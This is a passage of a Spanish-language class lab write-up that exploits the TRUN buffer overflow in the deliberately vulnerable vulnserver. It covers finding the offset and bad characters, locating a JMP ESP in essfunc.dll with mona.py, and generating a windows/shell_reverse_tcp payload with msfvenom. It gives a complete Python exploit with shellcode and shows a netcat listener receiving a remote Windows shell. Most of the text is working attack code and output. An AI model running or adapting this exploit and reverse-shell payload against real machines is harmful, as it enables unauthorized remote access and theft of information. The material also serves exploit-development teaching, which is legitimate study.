    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\x00"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\x00"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

shellcode = b"A" * 2003 + b"B" * 4 + badchars

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.0.4", 9999))
        s.send(b"TRUN ./." + shellcode)
        s.close()
    except Exception as error:
        print(error)
        sys.exit()

code.py [+] 33,1 Top
```

Después de ejecutar el código podemos ver que aparentemente acepta todos los caracteres hasta los especiales.

```
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 3 2 1 0 Err E S P U O Z D I
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

0060FE98 705B2073 s [p
0060FE9C 5F74726F ort.
0060FEA0 6260756E numb
0060FEA4 0A5D7265 er].
0060FEA8 2066490A .If
0060FEAC 70206F6E no p
0060FEB0 2074726F ort
0060FEB4 6260756E numb
0060FEB8 69207265 er i
0060FEBC 72702073 s pr
0060FEC0 6469766F ovid
0060FEC4 202C6465 ed,
0060FEC8 20656874 the
0060FEC C 61666564 defa
0060FED0 20746C75 ult
0060FED4 74726F70 port
0060FED8 20666F20 of
0060FEDC 77207325 %s w
0060FEE0 206C6C69 ill
0060FEE4 75206562 be u
0060FEE8 2E646573 sed.
0060FEEC 0040000A ..@ vulnseru.0040000A
0060FEF0 39393939 9999
0060FEF4 00230000 ..#.
0060FEF8 00000047 G...
0060FEFC 00000008 B...
0060FF00 00236000 .'#.
0060FF04 00236000 .'#.
0060FF08 0000FF54 T '#.
0060FF0C 004010B6 #|>@. RETURN to vulnseru.00
0060FF10 00000001 @...
0060FF14 001D0EE0 <##.
0060FF18 001D1678 x-#.
0060FF1C 00405000 .P@. vulnseru.00405000
0060FF20 00405004 *P@. vulnseru.00405004
0060FF24 0060FF48 H '.
0060FF28 FFFFFFFF
0060FF2C 0060FF44 D '.
0060FF30 760BE170 pB@v msvort.760BE170
0060FF34 05267DFB J)%f
0060FF38 FFFFFFFF
0060FF3C 0060FF48 H '.
0060FF40 760BDE4E N|@v RETURN to msvort.760B
0060FF44 00000000 ....
0060FF48 001D1678 x-#.
0060FF4C 760B88CD =>@v RETURN to msvort.760B88CD from msvort.760BDE37

(kali@kali)-[~]
$ python offset.py
[Errno 111] Connection refused

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/p
[*] Exact match at offset 2003

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/n
nasm > JMP ESP
00000000 FFE4 jmp esp
nasm > Interrupt: use the 'exit' command to quit
nasm > Interrupt: use the 'exit' command to quit
nasm > Interrupt: use the 'exit' command to quit
nasm > Interrupt: use the 'exit' command to quit
nasm >

nasm >

nasm >



nasm > EXIT

(kali@kali)-[~]
$ nvim code.py


(kali@kali)-[~]
$ python code.py
[Errno 111] Connection refused

(kali@kali)-[~]
$
```

Ahora vamos a descargar mona.py para poder buscar entre los modulos

- ▼ today
 -  mona (1).py
 -  mona.py

Y lo llevamos hasta la carpeta /PyComands





Después de usar el comando mona encontramos un modulo sin seguridad.

A screenshot of a debugger window showing the results of a mona.py search. The window displays a table with columns for Base, Top, Size, Rebase, SafeSEH, ASLR, CFG, NXCompat, OS Dll, Version, ModuleName & Path, and DLLCharacteristics. The table lists several modules, including 'essfunc.dll' and 'kernelbase.dll'.


Base	Top	Size	Rebase	SafeSEH	ASLR	CFG	NXCompat	OS Dll	Version	Module Name & Path	DLL Characteristics
0x62500000	0x62500000	0x00000000	False	False	False	False	False	True	1.0	essfunc.dll (G:\My Drive\01\Trabajo\02\ED\1001\SP\1\1001\Harekates de clase\12\Buffer	
0x75c00000	0x75c00000	0x00280000	True	True	True	True	False	True	10.0.22621.4249	kernelbase.dll (G:\Windows\System32\kernelbase.dll)	0x4140
0x75c00000	0x75c00000	0x00000000	True	True	True	True	False	True	10.0.22621.4249	kernelbase.dll (G:\Windows\System32\kernelbase.dll)	0x4140

Con este comando podemos traducir ensamblador y tomar el FFE4 que es lo que nos importa para buscarlo en mona.py.



Tomamos la primera que encontramos que es 625011AF pero como mona entrega los valores al revés crearemos el nuevo archivo exploit con el valor cambiado.

Pero antes de eso vamos a definir un break point.




```

625011A8 C9          LEAVE
625011AB C3          RETN
625011AC 55          PUSH EBP
625011AD 89E5       MOV EBP,ESP
625011AF FFE4       JMP ESP
625011B1 FFE0       JMP EAX
625011B3 58          POP EAX
625011B4 58          POP EAX
625011B5 C3          RETN
625011B6 5D          POP EBP
625011B7 C3          RETN
625011B8 55          PUSH EBP
625011B9 89E5       MOV EBP,ESP
625011BB FFE4       JMP ESP

```

Con f2 podemos generar el breakpoint y debemos seleccionar la línea FFE4 y cuando volvamos a ejecutar el programa debería parar cuando llegue a ese espacio de memoria.

```

625011AB C3          RETN
625011AC 55          PUSH EBP
625011AD 89E5       MOV EBP,ESP
625011AF FFE4       JMP ESP
625011B1 FFE0       JMP EAX
625011B3 58          POP EAX

```

Ya que conocemos la vulnerabilidad de este sistema, estamos listos para generar un exploit que nos permita entrar a la máquina atacada sin permiso alguno.

Ahora con este comando vamos a generar el código malicioso que luego vamos a utilizar en el exploit.

```

(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.219.129 LPORT=9001 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xda\xc0\xba\x8d\xea\xfe\x36\xd9\x74\x24\xf4\x5d\x33\xc9"
"\xb1\x52\x83\xc5\x04\x31\x55\x13\x03\xd8\xf9\x1c\xc3\x1e"
"\x15\x62\x2c\xde\xe6\x03\xa4\x3b\xd7\x03\xd2\x48\x48\xb4"
"\x90\x1c\x65\x3f\xf4\xb4\xfe\x4d\xd1\xbb\xb7\xf8\x07\xf2"
"\x48\x50\x7b\x95\xca\xab\xa8\x75\xf2\x63\xbd\x74\x33\x99"
"\x4c\x24\xec\xd5\xe3\xd8\x99\xa0\x3f\x53\xd1\x25\x38\x80"
"\xa2\x44\x69\x17\xb8\x1e\xa9\x96\x6d\x2b\xe0\x80\x72\x16"
"\xba\x3b\x40\xec\x3d\xed\x98\x0d\x91\xd0\x14\xfc\xeb\x15"
"\x92\x1f\x9e\x6f\xe0\xa2\x99\xb4\x9a\x78\x2f\x2e\x3c\x0a"
"\x97\x8a\xbc\xdf\x4e\x59\xb2\x94\x05\x05\xd7\x2b\xc9\x3e"
"\xe3\xa0\xec\x90\x65\xf2\xca\x34\x2d\xa0\x73\x6d\x8b\x07"
"\x8b\x6d\x74\xf7\x29\xe6\x99\xec\x43\xa5\xf5\xc1\x69\x55"
"\x06\x4e\xf9\x26\x34\xd1\x51\xa0\x74\x9a\x7f\x37\x7a\xb1"
"\x38\xa7\x85\x3a\x39\xee\x41\x6e\x69\x98\x60\x0f\xe2\x58"
"\x8c\xda\xa5\x08\x22\xb5\x05\xf8\x82\x65\xee\x12\x0d\x59"
"\x0e\x1d\xc7\xf2\xa5\xe4\x80\x3c\x91\x3d\xd1\xd5\xe0\xc1"
"\xf1\x0c\x6c\x27\x9f\x5e\x38\xf0\x08\xc6\x61\xa8\xa9\x07"
"\xbc\xf7\xea\x8c\x33\x08\xa4\x64\x39\x1a\x51\x85\x74\x40"
"\xf4\x9a\xa2\xec\x9a\x09\x29\xec\xd5\x31\xe6\xbb\xb2\x84"
"\xff\x29\x2f\xbe\xa9\x4f\xb2\x26\x91\xcb\x69\x9b\x1c\xd2"
"\xfc\xa7\x3a\xc4\x38\x27\x07\xb0\x94\x7e\xd1\x6e\x53\x29"
"\x93\xd8\x0d\x86\x7d\x8c\xc8\xe4\xbd\xca\xd4\x20\x48\x32"
"\x64\x9d\x0d\x4d\x49\x49\x9a\x36\xb7\xe9\x65\xed\x73\x09"
"\x84\x27\x8e\xa2\x11\xa2\x33\xaf\xa1\x19\x77\xd6\x21\xab"
"\x08\x2d\x39\xde\x0d\x69\xfd\x33\x7c\xe2\x68\x33\xd3\x03"
"\xb9";

```

Y modificamos nuestro exploit para agregar el código malicioso, en resumen como sabemos que al introducir 2003 “a” el programa se cuelga, justo después de colgar introducimos el código malicioso.

```
kali@kali: ~  
File Actions Edit View Help  
import sys  
import socket  
  
payload = (  
    b"\xba\xf3\x9f\x80\xdd\xc2\xd9\x74\x24\xf4\x5a\x33\xc9"  
    b"\xb1\x52\x83\xea\xfc\x31\x72\x0e\x03\xdf\x7d\x7f\xdd"  
    b"\x14\x7d\xfc\x22\xa5\x7d\x84\xab\x96\x8c\x84\xc8\x92"  
    b"\xed\xf4\x7e\x15\xa3\xfe\xf5\x5b\x38\x74\xdb\xf1\x2e"  
    b"\x3b\x54\xd4\x01\xfc\xfb\x24\x0c\x3c\x66\x75\xfe\x34"  
    b"\x89\x88\xff\x71\xf4\xc9\x2e\x3b\xaf\x9f\xdd\x49\xfe"  
    b"\x50\x58\xc1\x90\x4b\xc8\xde\x13\x98\x78\x87\x22\xed"  
    b"\xf3\xd8\x58\xf7\xd3\x1a\x93\xf2\xd6\x57\x2f\x09\xdc"  
    b"\x94\x10\xa6\x15\xd0\xaa\xbf\x96\xa3\xf7\xc8\xe4\xd7"  
    b"\x8e\xca\x37\xa5\x54\x5e\xac\x1d\x1e\xa6\x61\x44\xfb"  
    b"\xe4\xec\x9b\x0e\xe4\x30\x2e\x91\xc9\xbc\xd1\x1a\x70"  
    b"\xe2\x55\x58\x51\x26\x3d\xba\xde\x7f\x99\x7b\x2e\x28"  
    b"\x82\x8f\xc4\xad\x8f\x19\x26\xdb\x88\xba\x3d\x66\x45"  
    b"\xdc\xb6\x34\x6a\x61\xd3\xcb\x68\xee\xcc\x1c\x63\xc1"  
    b"\x2b\x93\xa2\xea\xcb\xb2\x21\xb1\xb4\xc0\x32\xb9\xb1"  
    b"\x06\x52\xf4\xd3\xd4\xf2\xb8\x8a\xb3\x3d\xb7\xac\x89"  
    b"\xd0\x54\x8f\x79\xeb\x7c\x18\x12\xf7\x97\x2c\xf9\x02"  
    b"\x3a\x3d\x02\xae\xf5\x8d\xb6\xd2\x86\x6d\xb6\x08\xef"  
    b"\x72\x7a\x86\x48\xcd\x7c\x7\x85\xbc\x78\x3d\x86\x99"  
    b"\xf3\x47\x4d\x65\x5e\xd4\xb0\xef\x06\x9a\xb2\x46\x9f"  
    b"\xc7\xe2\x4d\x32\x38\x8b\xcd\x5e\x5e\x9c\x44\x91\x3f"  
    b"\x9d\x7e\xb6\xb6\x8d\x64\xd2\xf1\x36\x04\x4d\xdf\xf8"  
    b"\x2c\x15\x1c\x6f\xcd\x5d\x8f\x4c\x6f\xd8\x66\x2f\xb8"  
    b"\xdc\x70\x74\xb8\xa4\x70\xf5\xb9\x76\x16\xf5\xb1\x62"  
    b"\xe4\x4a\x0b\x19\x6a\xc7\xbf\xdc\x5f\x54\xdf\xd8\x73"  
    b"\x88\x78\xd6\x7c\xc3\xf2\xd5\x83\x1b\xf5\xf3\x7c\x99"  
    b"\x25"  
)  
shellcode = b"A"*2003 + b"\xaf\x11\x50\x62" + b"\x90"*32 + payload  
  
while True:  
    try:  
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        s.connect(("192.168.0.4", 9999))  
        s.send(b"TRUN ./:/" + shellcode)  
        s.close()  
    except Exception as error:  
        print(error)  
        sys.exit()
```

Para probar que si nos podemos conectar usaremos el puerto 9001 y lo pondremos a escuchar. Mientras en otro cmd ejecutamos el exploit y como podemos observar logramos conectarnos de manera exitosa a la máquina atacada que en este caso es un computador de la escuela con ip 192.168.219.129.


```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x  
(kali@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.219.129] from (UNKNOWN) [192.168.219.1] 62434  
Microsoft Windows [Version 10.0.22631.4249]  
(c) Microsoft Corporation. All rights reserved.  
C:\Users\Redes\Downloads\vulnserver\vulnserver>
```

```
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 16 bytes 1248 (1.2 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 c  
(kali@kali)-[~]  
$ nvim code.py  
(kali@kali)-[~]  
$ python3 code.py  
[Errno 111] Connection refused  
(kali@kali)-[~]  
$
```

Una vez conectados a la máquina podemos ejecutar programas y demás herramientas que nos pueden servir para robar información, por último para probar su función ejecutamos calc.exe y vemos como en efecto podemos iniciar la calculadora desde “kali” la máquina atacante.

